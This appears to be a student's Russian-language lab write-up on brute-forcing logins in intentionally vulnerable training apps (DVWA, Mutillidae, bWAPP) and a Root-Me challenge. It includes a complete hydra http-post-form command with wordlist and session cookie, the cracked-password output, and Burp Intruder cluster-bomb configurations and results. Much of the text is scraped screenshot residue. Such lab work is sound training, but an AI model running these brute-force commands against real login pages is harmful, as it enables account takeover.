button=Login:Username and/or password incorrect.:H=Cookie\: security=low;
PHPSESSID=n704o1rrh3gf20vfte8dippli2;"
  
```

- Brute Force
- <http://192.168.56.11/dvwa/vulnerabilities/brute/>
- Start BurpSuite

Пароль «**password**» подбираем через «Sniper» (BurpSuite) или «**hydra**» со словарем из github.

- **Sample List:**

1. 1234
2. admin
3. user
4. **password** «Welcome to the password protected area admin» (success)

- Firefox «Storage» (View Page Source)

```
hydra -l samurai -P ~/Downloads/500-worst-passwords.txt http-post-form://192.168.56.11 -m "/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Username and/or password incorrect.:H=Cookie\: security=low; PHPSESSID=n704o1rrh3gf20vfte8dippli2;"
```

The screenshot shows a web browser window with the address bar displaying `192.168.56.11/dvwa/vulnerabilities/brute/`. The page contains a login form with fields for Username and Password, and a 'Login' button. Below the form, there are tabs for 'Brute Force', 'Command Injection', and 'CSRF'. The 'Brute Force' tab is selected. The browser's 'Storage' panel is open, showing a table of cookies and indexed DB entries. A terminal window is overlaid on the bottom right, showing the output of the Hydra command. The terminal output indicates that 16 valid passwords were found for the 'samurai' user on the target host 192.168.56.11.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	rds27fov92jd1jh7ki588tgf2	192.168.56.11	/	Session	35	true	false	None	Wed, 23 Mar 2022...
pma_collation_conn...	utf8_general_ci	192.168.56.11	/phpmy...	Wed, 20 Apr 2022 1...	39	true	false	None	Mon, 21 Mar 2022 1...

```
File Actions Edit View Help
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 499 login tries (l:1/p:499), ~32 tries per task
[DATA] attacking http-post-form://192.168.56.11:80/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Username and/or password incorrect.:H=Cookie\: security=low; PHPSESSID=n704o1rrh3gf20vfte8dippli2;
[80][http-post-form] host: 192.168.56.11 login: samurai password: 123456
[80][http-post-form] host: 192.168.56.11 login: samurai password: 696969
[80][http-post-form] host: 192.168.56.11 login: samurai password: baseball
[80][http-post-form] host: 192.168.56.11 login: samurai password: mustang
[80][http-post-form] host: 192.168.56.11 login: samurai password: 1234
[80][http-post-form] host: 192.168.56.11 login: samurai password: dragon
[80][http-post-form] host: 192.168.56.11 login: samurai password: 12345
[80][http-post-form] host: 192.168.56.11 login: samurai password: pussy
[80][http-post-form] host: 192.168.56.11 login: samurai password: qwerty
[80][http-post-form] host: 192.168.56.11 login: samurai password: letmein
[80][http-post-form] host: 192.168.56.11 login: samurai password: 12345678
[80][http-post-form] host: 192.168.56.11 login: samurai password: football
[80][http-post-form] host: 192.168.56.11 login: samurai password: master
[80][http-post-form] host: 192.168.56.11 login: samurai password: michael
[80][http-post-form] host: 192.168.56.11 login: samurai password: shadow
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-23 09:34:40
```

Password:

```
[80][http-post-form] host: 192.168.56.11 login: samurai password: 123456
[80][http-post-form] host: 192.168.56.11 login: samurai password: 696969
[80][http-post-form] host: 192.168.56.11 login: samurai password: baseball
[80][http-post-form] host: 192.168.56.11 login: samurai password: mustang
[80][http-post-form] host: 192.168.56.11 login: samurai password: 1234
[80][http-post-form] host: 192.168.56.11 login: samurai password: dragon
[80][http-post-form] host: 192.168.56.11 login: samurai password: 12345
```

[80][http-post-form] host: 192.168.56.11 login: samurai password: pussy
[80][http-post-form] host: 192.168.56.11 login: samurai password: qwerty
[80][http-post-form] host: 192.168.56.11 login: samurai password: letmein
[80][http-post-form] host: 192.168.56.11 login: samurai password: 12345678
[80][http-post-form] host: 192.168.56.11 login: samurai password: password
[80][http-post-form] host: 192.168.56.11 login: samurai password: football
[80][http-post-form] host: 192.168.56.11 login: samurai password: master
[80][http-post-form] host: 192.168.56.11 login: samurai password: michael
[80][http-post-form] host: 192.168.56.11 login: samurai password: shadow

3. Подберите логин и пароль к странице Broken Auth. - Weak Passwords сервиса bwapp на уровне сложности LOW. Приложите к ответу описание решения задания и скриншот(ы), подтверждающие решение.

<http://192.168.56.11/bwapp/login.php>

Залониться:

- login: **bee**
- password: **bug**

Затем:

- **выбрать: Broken Auth — Weak Passwords**
- **Proxi: 127.0.0.1 «login» «password»**
- Start: BurpSuite «Send to intruder» (*login*) ... (*password*), а другие \$ убрать!
- Метод «cluster bomb» (login: ... list; password: ... list)

bwAPP an extremely buggy web app!

Choose your bug:
bwAPP v2.2 Hack

Set your security level:
low Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ Broken Auth - Weak Passwords /

Enter your credentials.

Login:

Password:

Login

Invalid credentials!

The screenshot shows the Burp Suite Community Edition v2021.10.3 interface. The 'Intruder' tab is active, displaying the 'Payload Positions' configuration. The attack type is set to 'Cluster bomb'. The payload list includes a POST request to /bwapp/ba_weak_pwd.php with various headers and a body containing login credentials. The web application interface on the right shows a login form with fields for 'Login:' (admin) and 'Password:' (*****). The 'Set your security level:' dropdown is set to 'low'. The 'Invalid credentials!' message is displayed below the login form.

The screenshot shows the Burp Suite Community Edition v2021.10.3 interface. The 'Intruder' tab is active, displaying the 'Payload Sets' configuration. The 'Payload set:' is set to '1', 'Payload count:' is '6', and 'Payload type:' is 'Simple list'. The 'Payload Options [Simple list]' section shows a list of payloads: 'test', 'login', 'admin', 'user', 'qwerty', and 'han_solo'. The 'Add' button is visible, and the 'Add from list...' option is also present. The 'Payload Processing' section is also visible, indicating that rules can be defined for processing payloads.

- Cluster bomb»

⚡

Burp Suite Community Edition v2021.10.3 - Temporary Pro

BurpProjectIntruderRepeaterWindowHelp

SequencerDecoderComparerLoggerExtender

DashboardTargetProxy

1 x2 x3 x...

TargetPositionsPayloadsResource PoolOptions

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Position and each payload type can be customized in different ways.

Payload set:

2

▼

Payload count:

6

Payload type:

1

2

Request count:

36

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

password

test

qwerty

qwersedzxc

12345

123456

Add

Add from list ... [Pro version only]

▼

?

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Enabled

Rule

Dashboard Target Proxy Intruder Repeater Sequencer

1 x 2 x ...

Target Positions Payloads Resource Pool Options

☐ Use denial-of-service mode (no results)

☐ Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste Invalid credentials!

Load ...

Remove

Clear

Add Invalid credentials!


Match type: ☒ Simple string ☐ Regex

☐ Case sensitive match

☒ Exclude HTTP headers

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.



Burp Suite Community Edition v2021.10.3 - Temporary Project

Decoder Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer

1 x 2 x ...

Target Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 6

Payload type: Simple list Request count: 36

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste test login admin user qwerty han_solo

Load ...

Remove

Clear

Deduplicate

Add Enter a new item

Add from list ... [Pro version only]

2. Intruder attack of 192.168.56.11 - Temporary attack - Not saved to project file

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Invalid c...	Cor
5	qwerty	password	200			13710	1	
6	han_solo	password	200			13710	1	
7	test	12345	200			13710	1	
8	login	12345	200			13710	1	
9	admin	12345	200			13710	1	
10	user	12345	200			13710	1	
11	qwerty	12345	200			13710	1	
12	han_solo	12345	200			13710	1	
13	test	test	200			13709	1	
14	login	test	200			13710	1	
15	admin	test	200			13710	1	
16	user	test	200			13710	1	
17	qwerty	test	200			13710	1	

Request Response

Finished

Invalid credentials!

Burp Suite Community Edition v2021.10.3 - Temporary Project

Decoder Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x ...

Send Cancel < >

Target: http://192.168.56.11

Request

Pretty Raw Hex

```
1 POST /bwapp/ba_weak_pwd.php HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 36
9 Origin: http://192.168.56.11
10 Connection: close
11 Referer: http://192.168.56.11/bwapp/ba_weak_pwd.php
12 Cookie: security_level=0; PHPSESSID=rd527fov92jd1jh7ki588tqf2
13 Upgrade-Insecure-Requests: 1
14
15 login=test&password=test&form=submit
```

Response

Pretty Raw Hex Render

Bugs Change Password Create User Set Security Level

/ Broken Auth. - Weak Password

Enter your credentials.

Login:

Password:

Login

Successful login!

4. • Протестируйте пример 3 на практике. Приложите к ответу описание решения задания и скриншот(ы), подтверждающие решение.

На практике — когда логин и пароль одинаковые, подгружается страница в «Render», где различная длина (length) **487 (bee)** и **4421 (bug)**. Видимо, так можно отследить верный логин и пароль.

3. Intruder attack of 192.168.56.11 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Position	Payload	Status	Error	Timeout	Length	Comment
	1	bee	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
	1	bug	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
	1	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
	1	password	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
	2	bee	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
	2	bug	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
	2	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
	2	password	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
	3	bee	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
0	3	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	4421	
1	3	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4421	
2	3	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4421	
3	4	bee	200	<input type="checkbox"/>	<input type="checkbox"/>	4421	
4	4	bug	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
5	4	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4421	
6	4	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4421	
7	5	bee	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
8	5	bug	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
9	5	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
0	5	password	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
1	6	bee	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
2	6	bug	302	<input type="checkbox"/>	<input type="checkbox"/>	487	
3	6	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	487	

Request Response

Pretty Raw Hex

```

1 POST /bwapp/login.php HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5

```

5. • Решите задание <http://challenge01.root-me.org/web-serveur/ch3/> методом брутфорса. Приложите к ответу описание решения задания и скриншот(ы), подтверждающие решение.

Здесь видимо надо подставить ip адрес, стандартный.

view-source:http://challenge01.root-me.org/web-serveur/ch3/

Getting Started Telegram Google Drive Обучение | GeekBr... ML_les InfBez

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38 Welcome on Root-Me.org /
39
40
41
42
43
44 IP address ::ffff:77.6.152.57 is not authorized to access challenges services
45 you need to authenticate on https://www.root-me.org/ first
46
47
48
```

Инспектор Консоль Отладчик Сеть Стили Профайлер Память Хранилище Поддержка доступности При

Поиск в HTML

Поиск стилей :hov.cls +

<!DOCTYPE html>

<html> (прокручиваемый) (прокручивание)

<head>

<meta name="viewport" content="width=device-width">

<title>http://challenge01.root-me.org/web-serveur/ch3/</title>

<link rel="stylesheet" type="text/css" href="resource://content-accessible/viewsource.css">

</head>

<body id="viewsource" class="highlight" style="tab-size: 4">

> <pre id="line1"> (иконка) </pre>

</body>

</html>

элемент {

Унаследовано от html

|:root {

color: black;

direction: ltr;

}

viewsou